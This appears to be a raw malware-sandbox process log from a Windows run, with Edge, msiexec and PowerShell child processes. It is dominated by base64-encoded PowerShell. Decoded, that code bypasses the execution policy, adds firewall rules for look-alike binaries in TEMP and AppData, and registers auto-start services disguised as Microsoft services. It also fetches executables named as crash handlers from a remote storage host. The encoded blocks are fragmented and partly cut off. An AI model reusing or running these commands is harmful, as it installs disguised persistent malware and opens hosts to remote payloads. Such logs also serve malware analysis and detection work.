ABlACAALQBOAGEAbQBlACAAIgBXAGkAbgBkAG8AdwBzACAAV
ABlAGwAZQBtAGUAdAByAHkAIABNAGEAbgBhAGcAZQByACAA
UwBlAHIAdgBpAGMAZQAiACAALQBEAGkAcwBwAGwAYQB5AE4
AYQBtAGUAIAAiAFcAaQBuAGQAbwB3AHMAIABUAGUAbABlAG0
AZQB0AHIAeQAgAE0AYQBuAGEAZwBlAHIAIABTAGUAcgB2AGk
AYwBlACIAIAAtAEcAcgBvAHUAcAAgACIAVwBpAG4AZABvAHcA
cwAgAFQAZQBsAGUAbQBlAHQAcgB5ACAATQBhAG4AYQBnAGU
AcgAgAFMAZQByAHYAaQBjAGUAIgAgAC0AUAByAG8AZwByAG
EAbQAgACIAJABlAG4AdgA6AFMAeQBzAHQAZQBtAFIAbwBvAH
QAXABUAEUATQBQAFwAZABsAEkAaABvAHMAdAAuAGUAeABl
ACIAIAAtAEQAaQByAGUAYwB0AGkAbwBuACAATwB1AHQAYgBv
AHUAbgBkACAALQBQAHIAbwBmAGkAbABlACAAQQBuAHkAIAA
tAEEAYwB0AGkAbwBuACAAQQBsAGwAbwB3ACAALQBFAG4AY
QBiAGwAZQBkACAAVAByAHUAZQAKAAoATgBlAHcALQBOAGUA
dABGAGkAcgBlAHcAYQBsAGwAUgB1AGwAZQAgAC0ATgBhAG0
AZQAgACIATQBpAGMAcgBvAHMAbwBmAHQAIABMAHkAbgBjA
CAAVQBjAE0AYQBwAFgAIgAgAC0ARABpAHMAcABsAGEAeQBO
AGEAbQBlACAAIgBNAGkAYwByAG8AcwBvAGYAdAAgAEwAeQB
uAGMAIABVAGMATQBhAHAAWAAiACAALQBHAHIAbwB1AHAAI
AAiAE0AaQBjAHIAbwBzAG8AZgB0ACAATAB5AG4AYwAgAFUAY
wBNAGEAcABYACIAIAAtAFAAcgBvAGcAcgBhAG0AIAAiACQAZQ
BuAHYAOgBVAFMARQBSAFAAUgBPAEYASQBMAEUAXABBAFAA
UABEAEEAVABBAFwATABPAEMAQQBMAFwAVABFAE0AUABcAF
MAaABlAGwASQBlAG8AcwB0AC4AZQB4AGUAIgAgAC0ARABpA
HIAZQBjAHQAaQBvAG4AIABJAG4AYgBvAHUAbgBkACAALQBQA
HIAbwBmAGkAbABlACAAQQBuAHkAIAAtAEEAYwB0AGkAbwBu
ACAAQQBsAGwAbwB3ACAALQBFAG4AYQBiAGwAZQBkACAAVA
ByAHUAZQAKAE4AZQB3AC0ATgBlAHQARgBpAHIAZQB3AGEAb
ABsAFIAdQBsAGUAIAAtAE4AYQBtAGUAIAAiAE0AaQBjAHIAbwB
zAG8AZgB0ACAATAB5AG4AYwAgAFUAYwBNAGEAcABYACAAU
wBlAHIAdgBpAGMAZQAiACAALQBEAGkAcwBwAGwAYQB5AE4A
YQBtAGUAIAAiAE0AaQBjAHIAbwBzAG8AZgB0ACAATAB5AG4AY
wAgAFUAYwBNAGEAcABYACAAUwBlAHIAdgBpAGMAZQAiACAA
LQBHAHIAbwB1AHAAIAAiAE0AaQBjAHIAbwBzAG8AZgB0ACAAT
AB5AG4AYwAgAFUAYwBNAGEAcABYACAAUwBlAHIAdgBpAGM
AZQAiACAALQBQAHIAbwBnAHIAYQBtACAAIgAkAGUAbgB2ADo
AVQBTAEUAUgBQAFIATwBGAEkATABFAFwAQQBQAFAARABBAF
QAQQBcAEwATwBDAEEATABcAFQARQBNAFAAXABTAGgAZQBs
AEkASABvAHMAdAAuAGUAeABlACIAIAAtAEQAaQByAGUAYwB0
AGkAbwBuACAATwB1AHQAYgBvAHUAbgBkACAALQBQAHIAbw
BmAGkAbABlACAAQQBuAHkAIAAtAEEAYwB0AGkAbwBuACAAQ
QBsAGwAbwB3ACAALQBFAG4AYQBiAGwAZQBkACAAVAByAHU
AZQA=

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Windows PowerShell
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

8304	"C:\Program Files (x86)\Microsoft\Edge\Application\133.0.3065.92\identity_helper.exe" --type=utility --utility-sub-type=winrt_app_id.mojom.WinrtAppIdService --lang=en-US --service-sandbox-type=none --disable-quic --string-annotations --subproc-heap-profiling --always-read-main-dll --field-trial-handle=6564,i,10487314578585739498,8115092568013739743,262144 --variations-seed-version --mojo-platform-channel-handle=6772 /prefetch:8	C:\Program Files (x86)\Microsoft\Edge\Application\133.0.3065.92\identity_helper.exe	—	msedge.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	PWA Identity Proxy Host

Exit code:	3221226029	**Version:**	133.0.3065.92		

8328	"C:\Program Files (x86)\Microsoft\Edge\Application\133.0.3065.92\identity_helper.exe" --type=utility --utility-sub-type=winrt_app_id.mojom.WinrtAppIdService --lang=en-US --service-sandbox-type=none --disable-quic --string-annotations --subproc-heap-profiling --always-read-main-dll --field-trial-handle=6564,i,10487314578585739498,8115092568013739743, 262144 --variations-seed-version --mojo-platform-channel-handle=6772 /prefetch:8	C:\Program Files (x86)\Microsoft\Edge\Application\133.0.3065.92\identity_helper.exe	–	msedge.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	PWA Identity Proxy Host
Exit code:	0	**Version:**	133.0.3065.92

8400	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=unzip.mojom.Unzipper --lang=en-US --service-sandbox-type=service --disable-quic --string-annotations --subproc-heap-profiling --always-read-main-dll --field-trial-handle=7420,i,10487314578585739498,8115092568013739743, 262144 --variations-seed-version --mojo-platform-channel-handle=7428 /prefetch:8	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	–	msedge.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	LOW	**Description:**	Microsoft Edge
Exit code:	0	**Version:**	133.0.3065.92

8428	-NoProfile -Noninteractive -ExecutionPolicy Bypass -File "C:\Users\admin\AppData\Local\Temp\pss5587.ps1" -propFile "C:\Users\admin\AppData\Local\Temp\msi5575.txt" -scriptFile "C:\Users\admin\AppData\Local\Temp\scr5576.ps1" -scriptArgsFile "C:\Users\admin\AppData\Local\Temp\scr5577.txt" -propSep " : <->: " -lineSep " <<:>> " -testPrefix "_testValue."	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	–	msiexec.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Windows PowerShell
Version:	10.0.19041.1 (WinBuild.160101.0800)		

8432	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1	C:\Windows\System32\conhost.exe	–	powershell.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Console Window Host
Version:	10.0.19041.1 (WinBuild.160101.0800)		

8460	"C:\WINDOWS\system32\chcp.com" 65001	C:\Windows\System32\chcp.com	–	powershell.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Change CodePage Utility
Exit code:	0	**Version:**	10.0.19041.3636 (WinBuild.160101.0800)

8472	"C:\WINDOWS\system32\whoami.exe"	C:\Windows\System32\whoami.exe	–	powershell.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	whoami - displays logged on user information
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

8488	"C:\WINDOWS\system32\chcp.com" 65001	C:\Windows\System32\chcp.com	–	powershell.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Change CodePage Utility
Exit code:	0	**Version:**	10.0.19041.3636 (WinBuild.160101.0800)

8496	"C:\WINDOWS\system32\chcp.com" 65001	C:\Windows\System32\chcp.com	–	powershell.exe

Information

	User: admin	**Company:** Microsoft Corporation			
	Integrity Level: HIGH	**Description:** Change CodePage Utility			
	Exit code: 0	**Version:** 10.0.19041.3636 (WinBuild.160101.0800)			
8500	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=data_decoder.mojom.DataDecoderService --lang=en-US --service-sandbox-type=service --disable-quic --string-annotations --subproc-heap-profiling --always-read-main-dll --field-trial-handle=7444,i,10487314578585739498,8115092568013739743, 262144 --variations-seed-version --mojo-platform-channel-handle=7564 /prefetch:8	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	—	msedge.exe	

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	LOW	**Description:**	Microsoft Edge
Exit code:	0	**Version:**	133.0.3065.92

8500	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=chrome.mojom.UtilWin --lang=en-US --service-sandbox-type=none --disable-quic --message-loop-type-ui --string-annotations --subproc-heap-profiling --always-read-main-dll --field-trial-handle=1512,i,10487314578585739498,8115092568013739743, 262144 --variations-seed-version --mojo-platform-channel-handle=6608 /prefetch:8	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	—	msedge.exe	

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Microsoft Edge
Exit code:	0	**Version:**	133.0.3065.92

8504	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=chrome.mojom.UtilWin --lang=en-US --service-sandbox-type=none --disable-quic --message-loop-type-ui --string-annotations --subproc-heap-profiling --always-read-main-dll --field-trial-handle=1592,i,10487314578585739498,8115092568013739743, 262144 --variations-seed-version --mojo-platform-channel-handle=6836 /prefetch:8	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	—	msedge.exe	

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Microsoft Edge
Exit code:	0	**Version:**	133.0.3065.92

8524	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=chrome.mojom.UtilWin --lang=en-US --service-sandbox-type=none --disable-quic --message-loop-type-ui --string-annotations --subproc-heap-profiling --always-read-main-dll --field-trial-handle=1604,i,10487314578585739498,8115092568013739743, 262144 --variations-seed-version --mojo-platform-channel-handle=6840 /prefetch:8	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	—	msedge.exe	

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Microsoft Edge
Exit code:	0	**Version:**	133.0.3065.92

8676	-NoProfile -Noninteractive -ExecutionPolicy Bypass -File "C:\Users\admin\AppData\Local\Temp\pssA2D3.ps1" -propFile "C:\Users\admin\AppData\Local\Temp\msiA2C0.txt" -scriptFile "C:\Users\admin\AppData\Local\Temp\scrA2C1.ps1" -scriptArgsFile "C:\Users\admin\AppData\Local\Temp\scrA2C2.txt" -propSep " : <->: " -lineSep " <<:>> " -testPrefix "_testValue."	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	—	msiexec.exe	

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Windows PowerShell
Exit code:	1	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

8684	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1	C:\Windows\System32\conhost.exe	—	powershell.exe	

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Console Window Host
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

8796	C:\WINDOWS\System32\slui.exe -Embedding	C:\Windows\System32\slui.exe	—	svchost.exe	

Information

User:	admin	**Company:**	Microsoft Corporation

Integrity Level:	MEDIUM	**Description:**	Windows Activation Client
Version:	10.0.19041.1 (WinBuild.160101.0800)		

8868 "C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -enc

YwBoAGMAcAAgADYANQAwADAAMQAKACQAUAByAG8AZwBy
AGUAcwBzAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAJwBT
AGkAbABlAG4AdABsAHkAQwBvAG4AdABpAG4AdQBlACcACgAK
AFMAZQB0AC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAa
QBjAHkAIAAtAFMAYwBvAHAAZQAgAEMAdQByAHIAZQBuAHQA
VQBzAGUAcgAgAEIAeQBwAGEAcwBzACAALQBGAG8AcgBjAGU
ACgBTAGUAdAAtAEUAeABlAGMAdQB0AGkAbwBuAFAAbwBsAG
kAYwB5ACAALQBTAGMAbwBwAGUAIABMAG8AYwBhAGwATQB
hAGMAaABpAG4AZQAgAEIAeQBwAGEAcwBzACAALQBGAG8Ac
gBjAGUACgAKACQAcwBlAHIAdgBpAGMAZQBzACAAPQAgAEAA
KAAKACAAIAAgACAAQAB7AE4AYQBtAGUAPQAiAFAAcgBvAGcA
cgBhAG0AcwBDAGEAYwBoAGUAIgA7ACAARABpAHMAcABsAG
EAeQBOAGEAbQBlAD0AIgBDAGEAYwBoAGUAIABQAHIAbwBnAH
IAYQBtACAAQwBvAG4AdAByAG8AbAAiADsAIABEAGUAcwBjAHI
AaQBwAHQAaQBvAG4APQAiAE0AYQBuAGEAZwBlAHMAIABhAG
4AZAAgAGkAbQBwAGwAZQBtAGUAbgB0AHMAIABDAGEAYwBo
AGUAIABQAHIAbwBnAHIAYQBtACAAQwBvAG4AdAByAG8AbAAg
AHUAcwBlAGQAIABmAG8AcgAgAGIAYQBjAGsAdQBwACAAYQB
uAGQAIABvAHQAaABlAHIAIABwAHUAcgBwAG8AcwBlAHMALgA
gAEkAZgAgAHQAaABpAHMAIABzAGUAcgB2AGkAYwBlACAAaQ
BzACAAcwB0AG8AcABwAGUAZAAsACAAcwBoAGEAZABvAHcAI
ABjAG8AcABpAGUAcwAgAHcAaQBsAGwAIABiAGUAIAB1AG4AY
QB2AGEAaQBsAGEAYgBsAGUAIABmAG8AcgAgAGIAYQBjAGsAd
QBwACAAYQBuAGQAIAB0AGgAZQAgAGIAYQBjAGsAdQBwACAA
bQBhAHkAIABmAGEAaQBsAC4AIABJAGYAIAB0AGgAaQBzACAA
cwBlAHIAdgBpAGMAZQAgAGkAcwAgAGQAaQBzAGEAYgBsAGU
AZAAsACAAYQBuAHkAIABzAGUAcgB2AGkAYwBlAHMAIAB0AGg
AYQB0ACAAZQB4AHAAbABpAGMAaQB0AGwAeQAgAGQAZQBw
AGUAbgBkACAAbwBuACAAaQB0ACAAdwBpAGwAbAAgAGYAYQ
BpAGwAIAB0AG8AIABzAHQAYQByAHQALgAiADsAIABCAGkAbg
BhAHIAeQBQAGEAdABoAE4AYQBtAGUAPQAiACQAZQBuAHYAO
gBQAFIATwBHAFIAQQBNAEQAQQBUAEEAXABCAHIAYQB2AGUA
QwByAGEAcwBoAEgAYQBuAGQAbABlAHIALgBlAHgAZQAiAH0A
LAAKACAAIAAgACAAQAB7AE4AYQBtAGUAPQAiAEQAZQB2AEE
AcwBzAG8AYwBNAGEAbgAiADsAIABEAGkAcwBwAGwAYQB5AE
4AYQBtAGUAPQAiAEQAZQB2AGkAYwBlACAAQQBzAHMAbwBjA
GkAYQB0AGkAbwBuACAATQBhAG4AYQBnAGUAcgAiADsAIABEA
GUAcwBjAHIAaQBwAHQAaQBvAG4APQAiAE0AYQBuAGEAZwBlA
HMAIABhAG4AZAAgAGkAbQBwAGwAZQBtAGUAbgB0AHMAIAB
EAGUAdgBpAGMAZQAgAEEAcwBzAG8AYwBpAGEAdABpAG8Ab
gAgAE0AYQBuAGEAZwBlAHIAIAB1AHMAZQBkACAAZgBvAHIAI
ABiAGEAYwBrAHUAcAAgAGEAbgBkACAAbwB0AGgAZQByACAA
cAB1AHIAcABvAHMAZQBzAC4AIABJAGYAIAB0AGgAaQBzACAA
cwBlAHIAdgBpAGMAZQAgAGkAcwAgAHMAdABvAHAAcABlAGQ
ALAAgAHMAaABhAGQAbwB3ACAAYwBvAHAAaQBlAHMAIAB3A
GkAbABsACAAYgBlACAAdQBuAGEAdgBhAGkAbABhAGIAbABlA
CAAZgBvAHIAIABiAGEAYwBrAHUAcAAgAGEAbgBkACAAdABoA
GUAIABiAGEAYwBrAHUAcAAgAG0AYQB5ACAAZgBhAGkAbAAuA
CAASQBmACAAdABoAGkAcwAgAHMAZQByAHYAaQBjAGUAIAB
pAHMAIABkAGkAcwBhAGIAbABlAGQALAAgAGEAbgB5ACAAcw
BlAHIAdgBpAGMAZQBzACAAdABoAGEAdAAgAGUAeABwAGwA
aQBjAGkAdABsAHkAIABkAGUAcABlAG4AZAAgAG8AbgAgAGkA
dAAgAHcAaQBsAGwAIABmAGEAaQBsACAAdABvACAAcwB0AG
EAcgB0AC4AIgA7ACAAQgBpAG4AYQByAHkAUABhAHQAaABOA
GEAbQBlAD0AIgAkAGUAbgB2ADoAQQBQAFAARABBAFQAQQBc
AEcAbwBvAGcAbABlAEMAcgBhAHMAaABIAGEAbgBkAGwAZQB
yAC4AZQB4AGUAIgB9ACwACgAgACAAIAAgAEAAewBOAGEAbQ
BlAD0AIgBOAGcAYwBDAHAAbQByAFMAdgBjACIAOwAgAEQAaQ
BzAHAAbABhAHkATgBhAG0AZQA9ACIATQBpAGMAcgBvAHMAb
wBmAHQAIABDAHIAZQBkAGUAbgB0AGkAYQBsAHMAIABQAGE
AcwBzAHAAbwByAHQAIgA7ACAARABlAHMAYwByAGkAcAB0AG
kAbwBuAD0AIgBNAGEAbgBhAGcAZQBzACAAYQBuAGQAIABpA
G0AcABsAGUAbQBlAG4AdABzACAATQBpAGMAcgBvAHMAbwB
mAHQAIABDAHIAZQBkAGUAbgB0AGkAYQBsAHMAIABQAGEAc
wBzAHAAbwByAHQAIAB1AHMAZQBkACAAZgBvAHIAIABiAGEA
YwBrAHUAcAAgAGEAbgBkACAAbwB0AGgAZQByACAAcAB1AHI
AcABvAHMAZQBzAC4AIABJAGYAIAB0AGgAaQBzACAAcwBlAHI
AdgBpAGMAZQAgAGkAcwAgAHMAdABvAHAAcABlAGQALAAgA
HMAaABhAGQAbwB3ACAAYwBvAHAAaQBlAHMAIAB3AGkAbAB
sACAAYgBlACAAdQBuAGEAdgBhAGkAbABhAGIAbABlACAAZgBv
AHIAIABiAGEAYwBrAHUAcAAgAGEAbgBkACAAdABoAGUAIABiA
GEAYwBrAHUAcAAgAG0AYQB5ACAAZgBhAGkAbAAuACAASQB
mACAAdABoAGkAcwAgAHMAZQByAHYAaQBjAGUAIABpAHMAI
ABkAGkAcwBhAGIAbABlAGQALAAgAGEAbgB5ACAAcwBlAHIAd
gBpAGMAZQBzACAAdABoAGEAdAAgAGUAeABwAGwAaQBjAGk
AdABsAHkAIABkAGUAcABlAG4AZAAgAG8AbgAgAGkAdAAgAHc
AaQBsAGwAIABmAGEAaQBsACAAdABvACAAcwB0AGEAcgB0A
C4AIgA7ACAAQgBpAG4AYQByAHkAUABhAHQAaABOAGEAbQBl
AD0AIgAkAGUAbgB2ADoAQQBQAFAARABBAFQAQQBcAEcAbwB
vAGcAbABlAEMAcgBhAHMAaABIAGEAbgBkAGwAZQByADYANA
AuAGUAeABlACIAfQAsAAoAIAAgACAAIABAAHsATgBhAG0AZQA
9ACIAUgBlAGcAZQBkAGkAdABDAGEAYwBoAGUAIgA7ACAARAB
pAHMAcABsAGEAeQBOAGEAbQBlAD0AIgBSAGUAZwBpAHMAd
AByAHkAIABFAGQAaQB0AG8AcgAgAEMAYQBjAGgAZQAgAEMA
bwBuAHQAcgBvAGwAIgA7ACAARABlAHMAYwByAGkAcAB0AGk
AbwBuAD0AIgBNAGEAbgBhAGcAZQBzACAAYQBuAGQAIABpAG
0AcABsAGUAbQBlAG4AdABzACAAQwBhAGMAaABlACAAUgBlA
GcAaQBzAHQAcgB5ACAAUAByAG8AZwByAGEAbQAgAEMAbwB
uAHQAcgBvAGwAIAB1AHMAZQBkACAAZgBvAHIAIABiAGEAYwB
rAHUAcAAgAGEAbgBkACAAbwB0AGgAZQByACAAcAB1AHIAcA
BvAHMAZQBzAC4AIABJAGYAIAB0AGgAaQBzACAAcwBlAHIAdg
BpAGMAZQAgAGkAcwAgAHMAdABvAHAAcABlAGQALAAgAHM
AaABhAGQAbwB3ACAAYwBvAHAAaQBlAHMAIAB3AGkAbABsA
CAAYgBlACAAdQBuAGEAdgBhAGkAbABhAGIAbABlACAAZgBvA
HIAIABiAGEAYwBrAHUAcAAgAGEAbgBkACAAdABoAGUAIABiAG
EAYwBrAHUAcAAgAG0AYQB5ACAAZgBhAGkAbAAuACAASQBm
ACAAdABoAGkAcwAgAHMAZQByAHYAaQBjAGUAIABpAHMAIAB
kAGkAcwBhAGIAbABlAGQALAAgAGEAbgB5ACAAcwBlAHIAdgBp
AGMAZQBzACAAdABoAGEAdAAgAGUAeABwAGwAaQBjAGkAdA
BsAHkAIABkAGUAcABlAG4AZAAgAG8AbgAgAGkAdAAgAHcAaQ
BsAGwAIABmAGEAaQBsACAAdABvACAAcwB0AGEAcgB0AC4AI
gA7ACAAQgBpAG4AYQByAHkAUABhAHQAaABOAGEAbQBlAD0A
IgAkAGUAbgB2ADoAVQBTAEUAUgBQAFIATwBGAEkATABFAFwA
RQBtAGIAZQBkAGkAdAAuAGUAeABlACIAfQAsAAoAIAAgACAAI
ABAAHsATgBhAG0AZQA9ACIAUgBlAG0AZQBkAHkAUAByAG8AY

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe — powershell.exe

wAiADsAIABEAGkAcwBwAGwAYQB5AE4AYQBtAGUAPQAiAFIAZ
QBtAGUAZAB5ACAAUAByAG8AYwBlAHMAcwBlAHMAIgA7ACAA
RABlAHMAYwByAGkAcAB0AGkAbwBuAD0AIgBNAGEAbgBhAGc
AZQBzACAAYQBuAGQAIABpAG0AcABsAGUAbQBlAG4AdABzAC
AAUgBlAG0AZQBkAHkAIABQAHIAbwBjAGUAcwBzAGUAcwAgAE
0AYQBuAGEAZwBlAHIAIABDAG8AbgB0AHIAbwBsACAAdQBzAG
UAZAAgAGYAbwByACAAYgBhAGMAawB1AHAAIABhAG4AZAAg
AG8AdABoAGUAcgAgAHAAdQByAHAAbwBzAGUAcwAuACAASQ
BmACAAdABoAGkAcwAgAHMAZQByAHYAaQBjAGUAIABpAHMA
IABzAHQAbwBwAHAAZQBkACwAIABzAGgAYQBkAG8AdwAgAG
MAbwBwAGkAZQBzACAAdwBpAGwAbAAgAGIAZQAgAHUAbgBh
AHYAYQBpAGwAYQBiAGwAZQAgAGYAbwByACAAYgBhAGMAaw
B1AHAAIABhAG4AZAAgAHQAaABlACAAYgBhAGMAawB1AHAAI
ABtAGEAeQAgAGYAYQBpAGwALgAgAEkAZgAgAHQAaABpAHM
AIABzAGUAcgB2AGkAYwBlACAAaQBzACAAZABpAHMAYQBiAG
wAZQBkACwAIABhAG4AeQAgAHMAZQByAHYAaQBjAGUAcwAg
AHQAaABhAHQAIABlAHgAcABsAGkAYwBpAHQAbAB5ACAAZAB
lAHAAZQBuAGQAIABvAG4AIABpAHQAIAB3AGkAbABsACAAZgB
hAGkAbAAgAHQAbwAgAHMAdABhAHIAdAAuACIAOwAgAEIAaQ
BuAGEAcgB5AFAAYQB0AGgATgBhAG0AZQA9ACIAJABlAG4Adg
A6AEwATwBDAEEATABBAFAAUABEAEEAVABBAFwAUwBoAGUA
SQBsAEUAeABwAGUAcgBpAGUAbgBjAGUASABvAHMAdAAuAG
UAeABlACIAfQAsAAoAIAAgACAAIABAAHsATgBhAG0AZQA9ACI
ATQBpAGMAcgBvAHMAbwBmAHQATAB5AG4AYwBYACIAOwAg
AEQAaQBzAHAAbABhAHkATgBhAG0AZQA9ACIATQBpAGMAcgB
vAHMAbwBmAHQAIABMAHkAbgBjACAAVQBjAE0AYQBwAFgAIA
BTAGUAcgB2AGkAYwBlACIAOwAgAEQAZQBzAGMAcgBpAHAAd
ABpAG8AbgA9ACIATQBhAG4AYQBnAGUAcwAgAGEAbgBkACAA
aQBtAHAAbABlAG0AZQBuAHQAcwAgAE0AaQBjAHIAbwBzAG8A
ZgB0ACAATAB5AG4AYwAgAFUAYwBNAGEAcABYACAAUwBlAHI
AdgBpAGMAZQAgAHUAcwBlAGQAIABmAG8AcgAgAGIAYQBjAG
sAdQBwACAAYQBuAGQAIABvAHQAaABlAHIAIABwAHUAcgBwA
G8AcwBlAHMALgAgAEkAZgAgAHQAaABpAHMAIABzAGUAcgB2
AGkAYwBlACAAaQBzACAAcwB0AG8AcABwAGUAZAAsACAAcw
BoAGEAZABvAHcAIABjAG8AcABpAGUAcwAgAHcAaQBsAGwAIA
BiAGUAIAB1AG4AYQB2AGEAaQBsAGEAYgBsAGUAIABmAG8Acg
AgAGIAYQBjAGsAdQBwACAAYQBuAGQAIAB0AGgAZQAgAGIAYQ
BjAGsAdQBwACAAbQBhAHkAIABmAGEAaQBsAC4AIABJAGYAIA
B0AGgAaQBzACAAcwBlAHIAdgBpAGMAZQAgAGkAcwAgAGQAa
QBzAGEAYgBsAGUAZAAsACAAYQBuAHkAIABzAGUAcgB2AGkA
YwBlAHMAIAB0AGgAYQB0ACAAZQB4AHAAbABpAGMAaQB0AG
wAeQAgAGQAZQBwAGUAbgBkACAAbwBuACAAaQB0ACAAdwB
pAGwAbAAgAGYAYQBpAGwAIAB0AG8AIABzAHQAYQByAHQALg
AiADsAIABCAGkAbgBhAHIAeQBQAGEAdABoAE4AYQBtAGUAPQ
AiACQAZQBuAHYAOgBBAFAAUABEAEEAVABBAFwAUwBoAGUA
bABJAEgAbwBzAHQAZQB4AGUAIgB9AAoAKQAKAAoAZgBvAHI
AZQBhAGMAaAAgACgAJABzAGUAcgB2AGkAYwBlACAAaQBuAC
AAJABzAGUAcgB2AGkAYwBlAHMAKQAgAHsACgAgACAAIAAgA
E4AZQB3AC0AUwBlAHIAdgBpAGMAZQAgAC0ATgBhAG0AZQAg
ACQAcwBlAHIAdgBpAGMAZQAuAE4AYQBtAGUAIAAtAEQAaQBz
AHAAbABhAHkATgBhAG0AZQAgACQAcwBlAHIAdgBpAGMAZQA
uAEQAaQBzAHAAbABhAHkATgBhAG0AZQAgAC0ARABlAHMAY
wByAGkAcAB0AGkAbwBuACAAJABzAGUAcgB2AGkAYwBlAC4A
RABlAHMAYwByAGkAcAB0AGkAbwBuACAALQBTAHQAYQByAH
QAdQBwAFQAeQBwAGUAIAAiAEEAdQB0AG8AbQBhAHQAaQBjA
CIAIAAtAEIAaQBuAGEAcgB5AFAAYQB0AGgATgBhAG0AZQAgAC
QAcwBlAHIAdgBpAGMAZQAuAEIAaQBuAGEAcgB5AFAAYQB0AG
gATgBhAG0AZQAKAH0A

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Windows PowerShell
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

8888 "C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -enc C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe powershell.exe

YwBoAGMAcAAgADYANQAwADAAMQAKACQAUAByAG8AZwBy
AGUAcwBzAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAJwBT
AGkAbABlAG4AdABsAHkAQwBvAG4AdABpAG4AdQBlACcACgAK
AFMAZQB0AC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAa
QBjAHkAIAAtAFMAYwBvAHAAZQAgAEMAdQByAHIAZQBuAHQA
VQBzAGUAcgAgAEIAeQBwAGEAcwBzACAALQBGAG8AcgBjAGU
ACgBTAGUAdAAtAEUAeABlAGMAdQB0AGkAbwBuAFAAbwBsAG
kAYwB5ACAALQBTAGMAbwBwAGUAIABMAG8AYwBhAGwATQB
hAGMAaABpAG4AZQAgAEIAeQBwAGEAcwBzACAALQBGAG8Ac
gBjAGUACgAKACQAZgBpAGwAZQBzAFQAbwBDAGgAZQBjAGsA
IAA9ACAAQAAoAAoAIAAgACAAIABAAHsAUABhAHQAaAA9ACIA
JABlAG4AdgA6AFAAUgBPAEcAUgBBAE0ARABBAFQAQQBcAEIA
cgBhAHYAZQBDAHIAYQBzAGgASABhAG4AZABsAGUAcgAuAGU
AeABlACIAOwAgAFUAcgBsAD0AIgBoAHQAdABwAHMAOgAvAC
8AZgBzAG4AMQAuAHkAbwB1AHIALQBvAGIAagBlAGMAdABzA
HQAbwByAGEAZwBlAC4AYwBvAG0ALwBmADAANgBmAGMAM
QBiADcALwBCAHIAYQB2AGUAQwByAGEAcwBoAEgAYQBuAGQA
bABlAHIALgBlAHgAZQAiAH0ALAAKACAAIAAgACAAQAB7AFAAY
QB0AGgAPQAiACQAZQBuAHYAOgBBAFAAUABEAEEAVABBAFw
ARwBvAG8AZwBsAGUAQwByAGEAcwBoAEgAYQBuAGQAbABlA
HIALgBlAHgAZQAiADsAIABVAHIAbAA9ACIAaAB0AHQAcABzAD
oALwAvAGYAcwBuADEALgB5AG8AdQByAC0AbwBiAGoAZQBjAH
QAcwB0AG8AcgBhAGcAZQAuAGMAbwBtAC8AZgAwADYAZgBjA
DEAYgA3AC8ARwBvAG8AZwBsAGUAQwByAGEAcwBoAEgAYQB
uAGQAbABlAHIALgBlAHgAZQAiAH0ALAAKACAAIAAgACAAQAB
7AFAAYQB0AGgAPQAiACQAZQBuAHYAOgBBAFAAUABEAEEAVA
BBAFwARwBvAG8AZwBsAGUAQwByAGEAcwBoAEgAYQBuAGQA
bABlAHIANgA0AC4AZQB4AGUAIgA7ACAAVQByAGwAPQAiAGgA
dAB0AHAAcwA6AC8ALwBmAHMAbgAxAC4AeQBvAHUAcgAtAG
8AYgBqAGUAYwB0AHMAdABvAHIAYQBnAGUALgBjAG8AbQAvA
GYAMAA2AGYAYwAxAGIANwAvAEcAbwBvAGcAbABlAEMAcgBh
